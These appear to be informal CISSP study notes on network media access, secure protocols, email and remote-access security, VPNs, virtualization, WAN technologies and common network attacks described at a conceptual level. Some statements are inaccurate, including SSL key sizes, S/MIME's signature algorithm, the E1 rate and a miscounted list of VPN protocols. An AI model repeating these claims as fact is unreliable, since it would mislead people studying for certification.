Carrie-Sense Multiple Access (CSMA): This is the LAN media access technology that performs communications using the following steps: This doesn't address the collusion .

1. The host listens to the LAN media to determine whether it is in use.
2. If the LAN media is not being used, the host transmits its communication.
3. The host waits for an acknowledgment.
4. If no acknowledgment is received after a time-out period, the host starts over at step 1.

Carrier-Sense Multiple Access with Collision Avoidance (CSMA/CA): This is the LAN media access technology that performs communications using the following steps:

1. The host has two connections to the LAN media: inbound and outbound. The host listens on the inbound connection to determine whether the LAN media is in use.
2. If the LAN media is not being used, the host requests permission to transmit.
3. If permission is not granted after a time-out period, the host starts over at step 1.
4. If permission is granted, the host transmits its communication over the outbound
5. connection.
6. The host waits for an acknowledgment.
7. If no acknowledgment is received after a time-out period, the host starts over at step 1.

802.11 wireless networking is an example of a network that employs CSMA/CA technologies'/CA attempts to avoid collisions by granting only a single permission to communicate at any given time

Carrier-Sense Multiple Access with Collision Detection (CSMA/CD): This is the LAN media access technology that performs communications using the following steps:

1. The host listens to the LAN media to determine whether it is in use.
2. If the LAN media is not being used, the host transmits its communication.
3. While transmitting, the host listens for collisions (in other words, two or more hosts transmitting simultaneously).
4. If a collision is detected, the host transmits a jam signal.
5. If a jam signal is received, all hosts stop transmitting. Each host waits a random period of time and then starts over at step 1.

Ethernet networks employ the CSMA/CD technology. CSMA/CD responds to collisions by having each member of the collision domain wait for a short but random period of time before starting the process over. Unfortunately, allowing collisions to occur and then responding or reacting to collisions causes delays in transmissions as well as a required repetition of transmissions. This results in about 40 percent loss in potential throughput

Token Passing: This is the LAN media access technology that performs communications using a digital token. Possession of the token allows a host to transmit data. Once its transmission is complete, it releases the token to the next system.

Polling: This is the LAN media access technology that performs communications using a primary-secondary configuration. One system is labelled as the primary system. All other systems are labelled as secondary. The primary system polls or inquires of each secondary system in turn whether they have a need to transmit data. If a secondary system indicates a need; it is granted permission to transmit. Once its transmission is complete, the primary system moves on to poll the next secondary system. Mainframes often supported polling.

Wifi-Band/Frequency:

For external network 2.4 GHz is often preferred because it can provide good coverage over a distance but at slower speed. 5GHz is often preferred for internal networks because it provides higher throughput rate but less coverage area, it doesn't penetrate solid objects like walls and furniture. Most of the mesh Wi-Fi options are based on 5GHz.

Chapter 12: Secure Communications and Network Attacks

Secure Communication Protocols:

Protocols that provide security services for application specific communication channels are called secure communication protocols

IPSEC: IPsec uses public key cryptography to provide encryption, access control, non-repudiation and message authentication, all using IP based protocols. Primary use of IPSec is for virtual private networks (VPN).(Refer Domain 3 for details)

Kerberos: Kerberos offers single sign on solution for users and provide protection for logon credentials. (Refer Domain 5 for details)

SSH (Secure Shell): SSH is a good example of an end to end encryption technique and is a cryptographic network protocol for operating network services securely over an unsecured network.

Signal Protocol: This is a cryptographic protocol that provides end to end encryption for voice communications, videoconferencing and text message services.

Secure Remote Procedure Call (S-RPC): This is an authentication service and is simply a means to prevent unauthorized execution of code on remote systems.

Secure Socket Layer (SSL): This is an encryption protocol developed by Netscape to protect communication between a web server and a web browser. It can be used to secure web, email, FTP or even telnet traffic and is a session protocol that provides confidentiality and integrity.it is deployed using a 40 or 80 bit key.

Transport Layer Security (TLS): TLS functions in the same general manner as SSL but uses stronger authentication and encryption protocol. This can be used at lower layers such a layer 3 to operate as a VPN. This implementation is known as OpenVPN. It can also be used to encrypt UDP and SIP (Session Initiation protocol that is associated with VOIP) connection

Authentication Protocols:

Point to Point Protocol (PPP): is an encapsulation protocol designed to support the transmission of IP traffic over dial-up or point-to-point links. PPP is a Data Link layer protocol that allows for multivendor interoperability of WAN devices supporting serial links

Challenged Handshake Authentication Protocol (CHAP): CHAP perform authentication using a challenge-response dialogue that can't be replayed. CHAP is based on MD5 and is no longer considered secure. Microsoft MS-CHAPv2 is preferred over the original CHAP.

Password Authentication Protocol (PAP): This is standardized authentication protocol for PPP. PAP transmits username and password in cleartext, it offers no form of encryption.

Extensible Authentication Protocol (EAP): This is a framework for authentication instead of an actual protocol. EAP allows customised authentication security solutions such as supporting smart cards, token and biometrics. IEEE 802.1X defines the use of encapsulated EAP to support a wide range of authentication options for LAN connections. The IEEE 802.1X standard is formally named "Port-Based Network Access Control," where port refers to any network link, not just physical RJ-45 jacks. This technology ensures that clients can't communicate with a resource until proper authentication has taken place. It's based on Extensible Authentication Protocol (EAP) from PPP. When 802.1X is in use, it makes a port-based decision about whether to allow or deny a connection based on the authentication of a user or service.

Secure Voice Communications

Public Switched Telephone Network: PBX (Private Branch Exchange) or POTS (Public switched telephone network)(PSTN) voice communications are vulnerable to interception, eavesdropping, tapping and other exploitation. Often physical security is required to maintain control over voice communication within the confines of your organisation's physical locations. Outside is the responsibility of the phone company from which you lease service.

Voice Over Internet Protocol (VOIP): VoIP is a technology that encapsulates audio IP packets to support telephone calls over TCP/IP network connections. Secure Real-Time Transport Protocol (RTP) or Secure RTP (SRTP) is a security improvement over the RTP that is used in many VoIP

communications. SRTP aims to maintain the risk of VoIP DoS through robust encryption and reliable authentication.

Social Engineering:

Fraud and Abuse: Another voice communication threat is private branch exchange (PBX) fraud and abuse. Phreakers may be able to gain unauthorized access to personal voice mailboxes, redirect message, block access and redirect inbound and outbound calls. Deploy direct inward system access (DISA) technologies to reduce PBX fraud by external parties. DISA is designed to help manage external access and external control of a PBX by assigning access codes to users. Tools that phreakers use to attack telephone services.

Black boxes: are used to manipulate line voltage to steal long distance services.

Red boxes: are used to simulate tones of coins being deposited into a pay phone.

Blue boxes: are used to simulate 2600 Hz tones to interact directly with telephone network trunk system (backbone).

White boxes: are used to control phone system. It is dual tone multifrequency (DTMF) generator.

Multimedia Collaboration:

This is the use of various multimedia supporting communication solutions to enhance distance collaboration (that is people working on project together remotely).

Remote Meeting: This technology is used for any product, hardware or software that allows for interactions between remote parties.

Instant Messaging: This is a mechanism that allows for real time text-based chat between two users located anywhere on the internet. Example: Facebook, Twitter, whatsapp etc

Manage Email Security:

The email infrastructure employed on the internet primarily consists of email servers using Simple Mail Transfer Protocol (SMTP) to accept messages from clients, transport those messages to other servers and deposit them into the user's server-based inbox. Clients retrieves email from their server-based inboxes using Post Office Protocol Version 3 (POP 3- Port 110) or Internet Message Access Protocol (IMAP-Port 143). Clients communicate with email servers using SMTP. SMTP is designed to be mail relay system; this mean it relays mail from sender to the intended recipient.

Open Relay SMTP/Open Relay Agent: This is an SMTP server that doesn't authenticate senders before accepting and relaying mail. Open relays are the prime targets of spammers who send out floods of emails by piggybacking on an insecure email infrastructure.

Closed Relay/Authenticated Relay: These are open relays that are closed down. Hackers try to hijack authenticated users accounts through social engineering or credential stuffing and guessing attacks.

POP3: Downloads the email and doesn't keep the copy on the server and deletes the downloaded emails. No folder synchronization.

Another option to consider for corporate email is a SaaS email solution. Example gmail, outlook, office 365 etc

IMAP: Can be accessed through multiple devices and downloads the copy and keep one on the server. It does folder synchronization

Email Security Goals:

Basic email is not secure however you can add security to email in many ways. Adding security to email may satisfy one or more of the following objectives.

Authenticate and verify the source of message

- Provide for non-repudiation.
- Privacy and confidentiality.
- Maintain integrity of messages.
- Verify the delivery of messages.
- SMTP: Sending Mail to People 

Understand Email Security Issues:

The standard protocols used to support email (ie SMTP, POP and IMAP) don't employ encryption natively. All the message transmitted are often in plain text. This makes interception and eavesdropping easy. Email itself can be used as an attack mechanism. When sufficient numbers of messages are directed to a single users inbox or through a specific SMTP server, a denial of service(DoS) attack can result and this attack is often called mail bombing.

Email Security Solutions:

below are email security solutions

Secure Multipurpose Internet Mail Extensions(S/MIME): This is an email security standard that offers authentication and confidentiality to email through public key encryption and digital signature. Authentication is provided through X.509 digital certificates issued by trusted third-party CAs. Privacy (Confidentiality) is provided through the use of Public Key Cryptography Standard. Two types of messages can be formed using S/MIME: *Signed Message and Secured Enveloped Messages*. A signed message provides integrity, sender authentication and non-repudiation. An enveloped message provides integrity, sender authentication and confidentiality.

Note: S/MIME is for Industrial Use and uses Elgamal digital signature.

Privacy Enhanced Mail (PEM): This is an email encryption mechanism that provide authentication , integrity, confidentiality and non-repudiation. PEM use RSA, DES and X.509

Domain Keys Identified Mail (DKIM): This is a means to assert that valid mail is sent by an organisation through verification of domain name identity.

Pretty Good Privacy (PGP): This is a peer to peer public private key based email system that uses a variety of encryption algorithm to encrypt files and email messages. The first version of PGP uses RSA, second version uses IDEA, but the later versions offered spectrum of algorithm options.

Note: PGP is for personnel and office Use and uses Diffi Hellman and digital signature.

Opportunistic TLS for SMTP Gateways/STARTTLS: This will attempt to setup an encrypted connection with every other email server in the event that it is supported. If the target system supports TLS, then an encryption channel will be negotiated Otherwise it will downgrade to plaintext. Using this will reduce the opportunities for casual sniffing of emails. STARTTLS's secure session will take place on TCP port 587. STARTTLS can also be used with IMAP connections where POP3 uses STLS command to perform similar function.

Sender Policy Framework (SPF): This operates by checking that inbound messages originate from a host authorised to send messages by the owner of the SMTP origin domain. Example if I receive a message from abc.com then SPF checks with the administrators of abc.com that it is authorized to send messages through their system before the inbound message is accepted and sent into a receipt inbox.

Domain Message authentication Reporting and conformance (DMARC): This is DNS-based email authentication system. It is intended to protect against business email compromise (BEC), Phishing and other email scams. Email servers can verify if a received message is valid by following the DNS-based instructions, if invalid, the email can be discarded, quarantined or deliveredanyway.

Remote Access Security Management:

Telecommuting, or working remotely, has become a common feature of business computing. Telecommuting usually requires remote access, the ability of a distant client to establish a communication session with a network.

- Connecting to a network over the internet through a VPN
- Connecting to a WAP (which the local environment treats as remote access)
- Connecting to a terminal server system, mainframe, virtual private cloud (VPC) endpoint, virtual desktop interface (VDI), or virtual mobile interface (VMI) through a thin-client connection
- Connecting to an office-located PC using a remote desktop service, such as Microsoft's Remote Desktop, TeamViewer, GoToMyPC, LogMeIn, Citrix Workspace, or VNC
- Using cloud-based desktop solutions, such as Amazon Workspaces, Amazon AppStream, V2

Cloud, and Microsoft Azure
- Using a modem to dial up directly to a remote access server

Remote Access Security Management:

There are four main types of remote access techniques:

Service Specific: This give users the ability to remotely connect to and manipulates or interacts with a single service such as email.

Remote Control: This give users an ability to fully control another system that is physically distant from them.

Screen Scraper/scraping: This is a technology that can allow an automated tool to interact with a human interface OR it is sometimes used to refer remote control access, remote desktop services, these services are also called Virtual Applications or virtual desktop.

Remote Node Operation: This is just another name when a remote client establishes a direct connection to a LAN such as wireless, VPN or dial up connectivity.

Plan Remote Access Security:

Be sure to address the following when you are outlining remote access security management strategy.

Remote Connectivity Technology: Each type of connection has its own unique security issues. Fully examine every aspect of your connection options. This can include Cellular/Mobile services, Modem, DSL, ISDN, Wireless networking and cable modems.

Transmission Protection: This includes VPN, SSL, TLS, SSH, IPSec and L2TP.

Authentication Protection: This includes PAP, CHAP, PEAP, LEAP, RADIUS and TACACS+.

Remote User Assistance: Remote access users may periodically require technical assistance and you must have a means established to provide this as efficiently as possible.

Load Balancing:

Load balancing techniques in the below table

Technique	Description
Random choice	Each packet or connection is assigned a destination randomly.
Round robin	Each packet or connection is assigned the next destination in order, such as 1, 2, 3, 4, 5, 1, 2, 3, 4, 5, and so on.
Load monitoring	Each packet or connection is assigned a destination based on the current load or capacity of the targets. The device/path with the lowest current load receives the next packet or connection.
Preferencing or weighted	Each packet or connection is assigned a destination based on a subjective preference or known capacity difference. For example, suppose system 1 can handle twice the capacity of systems 2 and 3; in this case, preferencing would look like 1, 2, 1, 3, 1, 2, 1, 3, 1, and so on.
Least connections/ traffic/latency	Each packet or connection is assigned a destination based on the least number of active connections, traffic load, or latency.
Locality based (geographic)	Each packet or connection is assigned a destination based on the destination's relative distance from the load balancer (used when cluster members are geographically separated or across numerous router hops).
Locality based (affinity)	Each packet or connection is assigned a destination based on previous connections from the same client, so subsequent requests go to the same destination to optimize continuity of service.

Virtual IPs and Load Persistence: are used in load-balancer to distribute the load.

Persistence is also called as affinity and is defined when a session between a client and a member of a load-balanced cluster is established, subsequent communication from the same client will be sent to the same server, thus supporting persistence or consistency of communication.

Dial Up Protocols:

Two primary examples of dial up protocols are PPP and SLIP

Point to Point Protocol (PPP): This is a full duplex protocol used for transmitting TCP/IP packets over various non-LAN connections such as ISDN, VPN, Frame Relay etc. PPP authentication is protected through the use of various protocols such as PAP and CHAP.

Serial Line Internet Protocol (SLIP): This is older technology and can support only IP, requires static IP addresses and offers no error detection or correction and doesn't support compression.

Centralized Remote Authentication Services:

It is often important to add layers of security between remote clients and the private networks.

Remote Authentication Dial in User Service (RADIUS): This is used to centralize the authentication of remote dial up connections. Radius uses UDP 1812 and when TCP 2083 when used over TLS.

Terminal Access Controller Access Control System (TACACS+): This is an alternative to RADIUS and uses TCP port 49.

TACACS+	RADIUS
Cisco proprietary protocol	open standard protocol
It uses TCP as a transmission protocol	It uses UDP as a transmission protocol
It uses TCP port number 49.	It uses UDP port number 1812 for authentication and authorization and 1813 for accounting.
Authentication, Authorization, and Accounting are separated in TACACS+.	Authentication and Authorization are combined in RADIUS.
All the AAA packets are encrypted.	Only the password is encrypted while the other information such as username, accounting information, etc are not encrypted.
preferably used for ACS.	used when ISE is used
It provides more granular control i.e can specify the particular command for authorization.	No external authorization of commands is supported.
TACACS+ offers multiprotocol support	No multiprotocol support.
Used for device administration.	used for network access

Advantages (TACACS+ over RADIUS) –

1. As TACACS+ uses TCP therefore more reliable than RADIUS.
2. TACACS+ provides more control over the authorization of commands while in RADIUS, no external authorization of commands is supported.
3. All the AAA packets are encrypted in TACACS+ while only the passwords are encrypted in RADIUS i.e more secure.

Advantage (RADIUS over TACACS+) –

1. As it is an open standard therefore RADIUS can be used with other vendor's devices while because TACACS+ is Cisco proprietary, it can be used with Cisco devices only.
2. It has more extensive accounting support than TACACS+.

Virtual Private Network:


A virtual Private network (VPN) is a communication tunnel that provides point to point transmission of both authentication and data traffic over an intermediary untrusted network. VPN can provide confidentiality and integrity over insecure or untrusted intermediary networks and don't provide or guarantee availability. The VPN can link two networks or two individual systems. They can link clients, servers,routers, firewalls, and switches.

Tunnelling: This is a network communication process that protects the contents of protocol packets by encapsulating them in packets of another protocol. Sending a snail mail letter to your parents involves the use of tunnelling system, you create the personnel letter (that is the primary content protocol packet) and place it in an envelope (the tunnelling protocol). The envelope is delivered through postal service (the untrusted intermediary network) to its intended recipient. Tunnelling is not designed for broadcast traffic and is point to point communication mechanism.

How VPN Works: A VPN link can be established over any other network communication connection. This could be a typical LAN cable connection, a wireless LAN connection, a remote access dials up connection, a WAN link etc. VPN can connect two individual systems or two entire networks. VPN can operate in two modes


Transport Mode: Transport mode provides protection for just the payload and leaves the original message header intact. This type of VPN is also called host-to-host VPN or an end-to-end Encrypted VPN, this mode doesn't encrypt the header of the communication and therefore best used only within trusted network between individual systems. (***End To End Encryption***)

IPsec's encryption of a packet in transport mode



Tunnel Mode: This mode provides encryption protection for both the payload and message header by encapsulating the entire original LAN protocol packet and adding its own IPSec header.***(Link Encryption)***

IPsec's encryption of a packet in tunnel mode



Split Tunnel vs. Full Tunnel:

Split Tunnel is a VPN configuration that allows a VPN-connected client to access both the organisational network over the VPN and internet directly at the same time.

Full Tunnel: is a VPN configuration in which all the client's traffic is sent to the organisational network over the VPN link and then any internet destined traffic is routed out of the organisational network's proxy or firewall interface to the internet.

Common VPN Protocols:

VPN can be implemented using software or hardware solution. There are four common VPN protocols PPTP, L2F, L2TP, SSH, Open VPN (TLS) and IPSec.

Point to Point Tunnelling Protocol (PPTP): PPTP operates at data link layer (layer 2) of the OSI model and is used on IP networks and creates point to point tunnel between two systems and encapsulates PPP packets. The initial tunnel negotiation process used by PPTP is not encrypted. PPTP doesn't support TACACS+ and RADIUS. Use TCP port 1723.

Layer 2 Forwarding Protocol and Layer 2 Tunnelling Protocol(L2F/L2TP): L2F is cisco developed. It doesn't offer encryption and was not widely deployed and was soon replaced by L2TP. Both operates at Layer 2 and can encapsulate any LAN protocol. L2TP creates point to point tunnel between communication endpoints. L2TP supports TACACS+ and RADIUS and it relies on IPSec as its security mechanism. L2TP uses UDP port 1701.

IP Security Protocol (IPSec):

The primary use of IPsec is for establishing VPN links between internal and/or external hosts or networks. IPsec works only on IP networks and provides for secured authentication as well as encrypted data transmission. IPsec isn't a single protocol but rather a collection of protocols, including AH, ESP, HMAC, IPComp, and IKE. (Helps to achieve us PAIN)

Authentication Header (AH): AH provides assurance of message integrity and nonrepudiation. AH also provides the primary authentication function for IPSec, implements session access control and prevents replay attacks. (Helps to achieve Authentication, integrity and Nonrepudiation of PAIN)

Encapsulating Security Payload (ESP): ESP provides confidentiality and integrity of payload content. It provides encryption, offers limited authentication and prevent replay attacks. Modern IPSec ESP typically uses AES encryption. It operates at Layer 3 and can be used as TRANSPORT MODE or TUNNEL MODE. (Helps to achieve P & I of PAIN and provides little bit of Authentication)

Hash-based Message Authentication Code (HMAC): This is the primary hashing or integrity mechanism used by IPSec.

IP Payload Compression (IPComp): is a compression tool used by IPsec to compress data prior to ESP encrypting it in order to attempt to keep up with wire speed transmission.

Internet Key Exchange (IKE). IPSec uses hybrid cryptography (symmetric & asymmetric) to provide encryption. The mechanism of IPSec that manages cryptography keys is IKE. IKE is composed of three elements.

OAKLEY: This is a key generation and exchange protocol similar to Diffi-Hellman.

SKEME (Secure Key Exchange Mechanism): This means to exchange key securely, similar to digital envelope.

ISAKMP (Internet Security Association and Key Management Protocol: is used to organize and manage the encryption keys that have been generated and exchanged by OAKLEY and SKEME. ISAKMP is used to negotiate and provide authenticated keying material (a common method of authentication) for security associations in a secured manner

Security Association:

This is the agreed-on method of authentication and encryption used by two entities. Each IPSec VPN uses two security associations, one for encrypted transmission and the other for encrypted reception.

Generic Routing Encapsulation (GRE):

is also a proprietary Cisco tunnelling protocol that can be used to establish VPNs? GRE provides encapsulation but not encryption.

Virtual LAN:

VLAN is a hardware-imposed network segmentation created by switches and by default all ports on a switch are part of VLAN 1.

Broadcast Storm: This is flood of unwanted Ethernet broadcast network traffic.

Virtualization:


Virtualization technology is used to host one or more OS within the memory of a single host computer. This mechanism allows virtually any OS to operate on any hardware and such OS is also known as a

guest OS.

Hypervisor:


Also known as virtual machine monitor/manger (VMM), is the component of virtualization that creates, manages and operates virtual machines. Computer running the hypervisor is known as host OS and OS's running within the hypervisor supported virtual machine are known as guest OS or virtualized system.

Type 1 Hypervisor – This directly interacts with the hardware



Type I hypervisor

Type 2 Hypervisor – This interacts with Operating system.



Type II hypervisor

VM Escaping:

This occurs when software within a guest OS is able to breach the isolation protection provided by the hypervisor in order to violate the container of another guest OS or to infiltrate a host OS. This can be a serios problem, but steps can be implemented to minimize the risk by keeping highly sensitive systems and data on separate physical machines.

Virtual Software:

A virtual application is a software product deployed in such a way that is fooled into believing it is interacting with a full host OS.

Virtual Networking:

This is a combination of hardware and software networking components into a single integrated entity. The resulting system allows for software control over all network functions like management, traffic shaping, address assignment etc. Examples SDN/SAN.

Network Address Translation:

This is a mechanism for converting the internal IP address found in packet headers into a public IP addresses for transmission over the internet. NAT can be used only on IP networks and operates at the network layer (Layer 3). NAT is not directly compatible with IPSec because it modifies the packet headers. NAT Traversal (RFC 3947) was designed to support IPSec VPNs through the use of UDP encapsulation of IKE.

Private IP Addresses:

10.0.0.0 – 10.255.255.255 (A Full Class A Range).
172.16.0.0 – 172.31.255.255(16 Class B Range).
192.168.0.0 – 192.168.255.255 (256 Class C Range).

Stateful NAT: This maintains the information about the communication session between clients and external systems that is in NAT mapping database.

Static and Dynamic NAT: These are two modes of NAT. Static NAT is a permanent mapping into a specific external public IP address. Dynamic NAT grants multiple internal client's access to a few leased public IP addresses.

Automatic Private IP Addressing (APIPA):

This is a primary feature of windows and it assigns each failed DHCP client with an IP address from the range 169.254.0.1 to 169.254.255.254 along with the default class B mask255.255.0.0.

Switching Technologies:

Circuit Switching: This was originally developed to manage telephone calls over the public switched telephone network. In this a dedicated physical pathway is created between the two communicating parties. Once a call is established the link between the two parties remain the same throughout the conversation. Once the call is disconnected and the two parties communicate again, a different pathway may be assembled.

Packet Switching: Packet switching occurs when the message or communication is broken up into small segments and send across the intermediary network to the destination. Each segment of data has its own header that contains source and destination information. A benefit of packet switching network is that they are not as dependent on specific physical connections as circuit switching is. If a physical pathway is damaged or goes offline, an alternate path can be used to continue the data/packet delivery.

TABLE 12.2 Circuit Switching vs. Packet Switching

Circuit Switching	Packet Switching
Constant traffic	Bursty traffic
Fixed known delays	Variable delays
Connection oriented	Connectionless
Sensitive to connection loss	Sensitive to data loss
Used primarily for voice	Used for any type of traffic

Virtual Circuits:

Virtual circuit or communication path is a logical pathway or circuit created over a packet switched network between two specific end points. Within packet switching there are two types of Virtual Circuits.

Permanent Virtual Circuit (PVC): This is a like a dedicated leased line and is logical circuit that always exists and is waiting for customer to send data. It is like a two-way radio or walkie-talkie. Whenever communication is needed, you press the button and start talking.

Switched Virtual Circuits (CVC): This is more like a dial up connection because virtual circuit has to be created using the best path currently available before it can be used and then disassembled after the transmission is complete. Example is like shortwave or ham radio, you must tune the transmitter and receiver to a new frequency every time you want to communicate with someone.

WAN Technologies:

Wide area network links are used to connect distant network, nodes or individuals' devices together. This can be divided in two primary categories.

Dedicated Line*:* This is also called as leased line or point to point link and is indefinably and continually reserved for use by a specific customer. Dedicated line is always on and waiting for traffic to be transmitted over it. This type of connection is often used between multiple business locations, so, they can effectively communicate as a single entity. Examples are in the picture below

TABLE 12.3 Examples of dedicated lines

Technology	Connection Type	Speed
Digital Signal Level 0 (DS-0)	Partial T1	64 Kbps up to 1.544 Mbps
Digital Signal Level 1 (DS-1)	T1	1.544 Mbps
Digital Signal Level 3 (DS-3)	T3	44.736 Mbps
European digital transmission format 1	El	2.108 Mbps
European digital transmission format 3	E3	34.368 Mbps
Cable modem or cable routers		10+ Mbps

Non dedicated Line: This is the one that requires a connection to be established before data transmission can occur. This can be used to connect with any remote system that uses the same type of non-dedicated line. DSL and ISDN are examples of non-dedicated lines.

Synchronous Digital Hierarchy (SDH) and Synchronous Optical Network (SONET):

These are fibre optic high-speed networking standards. These both support mesh and ring topologies. SDH and SONET both support mesh and ring topologies. These fiber solutions are often implemented as the backbone of a telco service and divisions or fractions of the capacity are subscribed out to customers

Integrated Services Digital Networks (ISDN):

This is a fully digital telephone network that supports both voice and high-speed data communication. There are two standard classes or formats as below

Basic Rate Interface (BRI): This offers customers a connection with two B channels and one D channel. B channels are used for data transmission and supports 64 Kbps of throughput. D channel is used for call establishment, management and tear down and has a bandwidth of 16 Kbps.

Primary Rate interface (PRI): This offers consumers a connection with multiple 64Kbps B channels (2 to 23 of them) and a single 64Kbps of D channel.

WAN Connection Technologies:

A WAN switch, specialized router or border connection device that provides all the interfacing needed between the network carrier service and a company's LAN. The border connection device is called the channel service unit/data service unit (CSU/DSU), these devices convert LAN signal into the format used by the WAN carrier network and vice versa. The CSU/DSU contains data terminal equipment /data circuit terminating equipment (DTE/DCE) which provides the actual connection point for the LAN's router (DTE) and WAN carrier network's switch (DCE). CSU/DSU acts as a translator, a store and forward device and a link conditioner. There are many types of carrier networks or WAN connections technologies as mentioned below.

X.25 WAN Connections: This is an older packet switching technology that was widely used in Europe and uses permanent virtual circuits to establish specific point to point connection between two systems or networks.

Frame Relay Connections*:* This is a packet switching technology that use PVCs and is layer 2 connection mechanism that uses packet switching technology to establish virtual circuit between communication end points, Frame Relay requires the use of DTE/DCE at each connection point and customer owns DTE and frame Relay services provider own DCE. It is contention-oriented transmission technology.

Committed Information Rate (CIR): This is a guaranteed minimum bandwidth a service provider grants to its customers

Asynchronous Transfer Mode (ATM): This is a cell switching WAN communication technology and it fragments communication into fixed length of 53-byte cells. ATM uses either PVCs or SVCs and is a connection-oriented packet switching technology and is now considered as older technology

SMDS (Switched Multimedia Data Service): This is connectionless packet switching technology and is used to connect multiple LANs to form a metropolitan area network (MAN). It also fragments data into smaller transmission cells.

Specialized Protocol:

There are three specialized protocols that support various types of specialized systems and devices.

Synchronous Data Link Control (SDLC): This is used on permanent physical connections of dedicated leased lines to provide connectivity for main frame. It uses polling and operates at layer 2 and is bit oriented synchronous protocol.

High Level Data Link Control (HDLC): This is a specialized version of SDLC and is designed specifically for serial synchronous connections. This supports full duplex communication and supports both point to point and multipoint connections. HDLC offers flow control and include error detection and correction.

Dial Up Encapsulation Protocols: Point to Point protocol (PPP) is an encapsulation protocol designed to support the transmission of IP traffic over dial up or point to point link. PPP support CHAP, PAP and EAP for authentication.

Security Control Characteristics:

Transparency: This is a characteristic of a service, security control or access mechanism that ensures that it is unseen by users. It is often desirable feature of security controls.

Verify Integrity: To verify the integrity of a transmission you can use a checksum called a hash total. Hash functions are used to guarantee communication integrity.

Transmission Logging: Transmission logging is a form of auditing focused on communication and it records the particulars about source, destination, time stamp and identification codes, packet size etc.

Transmission error correction is a capability built into connection- or session-oriented protocols and services. If it is determined that a message, in whole or in part, was corrupted, altered, or lost, a request can be made for the source to resend all or part of the message

Security Boundaries:

A security boundary is the line of intersection between two areas, subnets or environments that have different security requirements or needs. It exists between high security area to low security area.

Prevent Or Mitigate Network Attacks:

Eavesdropping: This is simply listening to communication traffic for the purpose of duplicating it. This duplication can take the form of recording data to a storage device or using an extraction program that dynamically attempt to extract the original content from the traffic stream. It usually requires physical access to the IT infrastructure to connect a physical recording device to an open port or to install a software recording too on the system. Eavesdropping devices and software are usually difficult to detect because they are used in passive attack. When eavesdropping or wiretapping is transformed into altering or injecting communication, the attack is considered as active attack.

Impersonation/Masquerading: This is the act of pretending to be someone or something you are not to gain unauthorized access to a system. Some solutions to prevent impersonation are using onetime pads and token authentication systems using Kerberos and encryption.

Modification Attacks: In this attack, captured packets are altered and then played against a system. Countermeasures to this attack is to use digital signature verification and packet checksum verification.

Address Resolution Protocol Spoofing: ARP spoofing provides false MAC address for requested IP address system to redirect traffic to alternate destination. They are often an element in man in the middle attacks.

DNS Poisoning, Spoofing and Hijacking: DNS poisoning and DNS spoofing are also known as resolution attacks. DNS poisoning occurs when an attacker alters the domain name to IP address mapping in a DNS system to redirect traffic to a rouge system or simply perform a denial of service attack against a system. DNS Spoofing occurs when an attacker sends a false reply to a requesting system beating the real reply from the valid DNS server. Protection against these attacks are to allow only authorized changes to DNS, restricting zone transfers and logging all privileged DNS activity. The only real solution for DNS hijacking vulnerability is to upgrade DNS to DNSSEC.

Hyperlink Spoofing*:* These attacks are usually successful because most of the users don't verify the domain name in the URL via DNS, rather they assume that the hyperlink is valid and just click it. It is similar to DNS spoofing. Phishing is another attack that commonly involves hyperlink spoofing. An attack related to phishing is pretexting which is the practice of obtaining your personnel information under false pretences. This is often used to obtain personal identity details that are then sold to others who actually perform the abuses of your credit and reputation.

DOMAIN 5 – IDENTITY AND ACCESS MANAGEMENT

The domain 5 of CISSP consists of 2 chapters as below
Chapter 13: Managing Identity and Authentication
Chapter 14: Controlling and Monitoring Access

Chapter 13: Managing Identity andAuthentication

Controlling Access to Assets is one of the central themes of Security. Assets includes Information, Systems, Devices, Facilities and Personnel and application.

Subject:

A subject is an active entity that accesses a passive object to receive information or data from object.

Object:

